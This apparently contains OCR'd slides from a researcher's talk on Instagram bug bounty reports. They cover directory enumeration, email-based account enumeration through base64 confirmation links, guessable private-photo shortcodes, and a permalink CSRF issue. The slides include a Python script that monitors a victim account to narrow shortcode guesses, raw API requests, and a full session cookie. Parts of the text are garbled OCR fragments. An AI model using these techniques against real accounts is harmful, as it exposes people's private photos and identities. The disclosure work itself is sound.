
De beste momenten van de wereld vastleggen en delen

Instagram is een gratis en eenvoudige manier om je leven te delen en op de hoogte te blijven van het leven van andere mensen.

Maak een foto of video, pas deze dan aan met filters en creatieve functie. Plaats je creatie vervolgens op Instagram en deel deze onmiddellijk op Facebook, Twitter, Tumblr en meer. Je kunt je creatie ook rechtstreeks versturen als een privébericht.

https://instagram.com/?hl=../wrong/en

1. Web Server Directory Enumeration



fuzzdb / discovery / predictable-filepaths / filename-dirname-bruteforce / +

doc relocation and renaming update

amuntner authored 9 days ago — latest commit a58bdb659d

..

3CharExtBrute.fuzz.txt	doc relocation and renaming update	9 days ago
Extensions.Backup.fuzz.txt	doc relocation and renaming update	9 days ago
Extensions.Common.fuzz.txt	doc relocation and renaming update	9 days ago
Extensions.Compressed.fuzz.txt	doc relocation and renaming update	9 days ago
Extensions.Mostcommon.fuzz.txt	doc relocation and renaming update	9 days ago
Extensions.Skipfish.fuzz.txt	doc relocation and renaming update	9 days ago
WordlistSkipfish.fuzz.txt	doc relocation and renaming update	9 days ago
copy_of.fuzz.txt	doc relocation and renaming update	9 days ago
raft-large-directories-lowercase.txt	doc relocation and renaming update	9 days ago
raft-large-directories.txt	doc relocation and renaming update	9 days ago

1. Web Server Directory Enumeration

42 directory hits for

../<GUESS>/../locale/nl/

1. Web Server Directory Enumeration

Thank you for sharing this information with us. **Although this issue does not qualify as a part of our bounty program we appreciate your report**. We will follow up with you on any security bugs or with any further questions we may have.

1. Web Server Directory Enumeration

Thank you for sharing **ssue does not qualify**
as a part of our bount Ve will follow up with
you on any security bug e.

1. Web Server Directory Enumeration

My apologies on my previous reply, it was intended for another report.

…


After reviewing the issue you have reported, we have decided to award you a bounty of $500 USD.

1. Web Server Directory Enumeration

My apologies on r for another report.

After reviewing the iss award you a bounty of $500 USD.

2. Email Address Account Enumeration



Confirm your email address for Instagram

Instagram <no-reply@mail.instagra 5:41 PM (0 minutes ago)
to me


Hi victim14april!

You updated your email address to instagrampentestuser@gmail.com. Confirm your email address to continue capturing and sharing your moments with the world.


Confirm Email Address

If you didn't change your Instagram email address, let us know.

2. Email Address Account Enumeration




```
https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t/?app_redirect=False

base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t): instagrampentestuser@gmail.com
```



Please Log In


Log in as victim14april and follow the confirmation link again.

2. Email Address Account Enumeration



https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t/?app_redirect=False

base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t): instagrampentestuser@gmail.com




confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwuY29t/

Please Log In


Log in as victim14april and follow the confirmation link again.

2. Email Address Account Enumeration



base64_e(mark.zuckerberg@facebook.com): bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ

https://instagram.com/accounts/confirm_email/U2imNZjK/bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ/?app_redirect=False




n_email/U2imNZjK/bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ/?app_r

Please Log In

Log in as themarkzuckerberg and follow the confirmation link again.

2. Email Address Account Enumeration



After reviewing the issue you have reported, we have decided to award you a bounty of $750 USD.


3. *********************

- Reported on 11 September 2015
- Bounty of $750 awarded on 12 February 2016
- Update: Not yet fixed on 10 June

4. Private Account Shared Pictures Entropy

```
{
   "status": "ok",
   "media": {
      "organic_tracking_token":
"eyJ2ZXJzaW9uIjozLCJwYXlsb2FkIjp7ImlzX2FuYWx5dGljc190cmFja2VkIjpmYWxz
ZSwidXVpZCI6IjYxNGMwYzk1MDRlNDRkMWU4YmI3ODlhZTY3MzUxZjNlIn0sIn
NpZ25hdHVyZSI6IiJ9",
      "client_cache_key": "MTExODI1MTg5MjE1NDQ4MTc3MQ==.2",
      "code": "-E1CvRRrxr",
      (...SNIP...)
      "media_type": 1,
      "pk": 1118251892154481771,
      "original_width": 1080,
      "has_liked": false,
      "id": "1118251892154481771_2036044526"
   },
   "upload_id": "1447526029474"
}
```

4. Private Account Shared Pictures Entropy




Sorry, this page isn't available.

The link you followed may be broken, or the page may have been removed. Go back to Instagram.


Private account

4. Private Account Shared Pictures Entropy



Private account

4. Private Account Shared Pictures Entropy



7:41

PHOTO

hdmi22 7m

Share

Edit

Delete

Copy Share URL


Private account

4. Private Account Shared Pictures Entropy

```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1
Host: i.instagram.com
```

```
HTTP/1.1 200 OK
(…SNIP…)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/-E1CvRRrxr\/"}
```

4. Private Account Shared Pictures Entropy




Private account

4. Private Account Shared Pictures Entropy


@Kevin Pk: 3	@MikeyK Pk: 4	@BritneySpears Pk: 12246775	@msvigdis Pk: 12246776
1pJ1DhgBD-	159sxaABXG	16jJhVG8HU	iV93JDG8Ue
1kHzf_gBLp	1onIDogBf3	1yFoqcm8D9	XMUVDFm8X8
0-pshJgBAg	0yi-hjgBaE	1tejnLm8Co	VuWAQam8Xv
09pY_OgBPX	0k_oZWABSU	1r59lSm8GX	Vj81GHm8W9
0l1GTXABDo	0gboKEgBYr	1qrMPRG8AB	UEoTBAG8Sy
0k_apGABDm	0UDrVFgBVJ	1ghW7RG8B2	TfpmTGm8QP
0f5P_6ABOe	z-maEDgBWK	1T3KHhm8N2	TWbKzfm8f-
0GEiJKABAC	z5HB2BgBbj	1Q2H_WG8LX	TVOOKEm8To
0BuHO9ABOx	zxeRSGgBaL	1OywdMm8Lf	TThPzXm8cm
z-9x5aABEq	zSqgd5ABco	1H2JvGG8DL	TS3Swlm8dZ
z8QVuXABD6	zQ6VkUABdH	08dtcTG8Hb	TOtd3tm8Ve
z4vsirABO4	zJDzvRgBbR	00exOYm8Br	TOfRfAm8aZ
z2KV0OgBIE	zBrTlsABXv	0yXTU6m8MN	TJikVLm8W9

4. Private Account Shared Pictures Entropy



```
username = raw_input("Enter the username of the Instagram user you want to monitor: ")
r = requests.get("http://instagram.com/" + username)

useridsearch = re.search('"id":"([^"]*)","biography"', r.text)
if useridsearch is None:

userid = str(useridsearch.group(1))
print "Found userid: " + userid

uploadid = prepare_picture_upload(s)

r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
origmedia = r['user']['media_count']
print "Current number of posts: " + str(origmedia)

while(True):
    r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
    newmedia = r['user']['media_count']
    if origmedia < newmedia:
        r = do_post_request(s, "https://i.instagram.com/api/v1/media/configure/",
                                {"upload_id":uploadid,"source_type":"4",'caption':""})
        codesearch = re.search('"code":"([^"]*)"', r.text)
        idsearch = re.search('"id":"([^"]*)"', r.text)
        if codesearch is None or idsearch is None:
            print "Could not successfully upload image myself and find a code."
        else:
            print str(idsearch.group(1)) + "," + str(codesearch.group(1))

        origmedia = newmedia
        uploadid = prepare_picture_upload(s)
```

4. Private Account Shared Pictures Entropy




Private victim account (monitored by attacker)	**Public attacker account (generated right after monitor hit)**
1yCwjTJRnk	1yCwodpTlC
1yC05mJRnq	1yC0_ApTlL
1yC5PqpRnu	1yC5UopTlX
1yC9nTJRnw	1yC9repTlk
1yDGULpRn9	1yDGaDpTl1
1yDKrvpRoB	1yDKvtJTl8
1yDPCCpRoI	1yDPHVpTl_
1yDTZGpRoO	1yDTdvpTmH
1yDXxRpRoW	1yDX1fJTmP
1yDgdBpRoI	1yDgj6JTmb
1yDk1qpRop	1yDk6ypTme
1yD6mjpRpT	1yD6sCpTnL
1yEDSqpRpn	1yEDXYJTnU
1yEHpNJRpt	1yEHuTpTnc
1yEQWTpRqD	1yEQb3pTnw
1yEUtCJRqL	1yEUyJJTn5
1yEZEKJRqU	1yEZI3pToI
1yEdaxpRqe	1yEdfEpToO

4. Private Account Shared Pictures Entropy

Final entropy: 2 * 64^4 = 33.554.432 possibilities


→Feasible!

4. Private Account Shared Pictures Entropy



After reviewing the issue you have reported, we have decided to award you a bounty of $1000 USD.


5. Private Account Shared Pictures CSRF



```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1
Host: i.instagram.com
User-Agent: Instagram 7.10.0 Android (19/4.4.4; 320dpi; 768x1184; LGE/google; Nexus 4; mako; mako; en_US)
Cookie: sessionid=IGSC0098a4bee11b593953fd4a3fe0695560f407a103d8eef9f5be083ff21e186673:PEVejQeSkS2p8WYxAEgtyUWdXz9STvKM:{"_token_ver":1,"_auth_user_id":2036044526,"_token":"2036044526:7DcRpg1d0ve5T0NkbToN5yVleZUh0Ifh:571e05df8ecd8de2efc47dca5f222720233234f6f0511fb20e0ad42c1302ea27","_auth_user_backend":"accounts.backends.CaseInsensitiveModelBackend","last_refreshed":1447525940.04528,"_platform":1}
```

```
HTTP/1.1 200 OK
(…SNIP…)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/-E1CvRRrxr\/"}
```

5. Private Account Shared Pictures CSRF



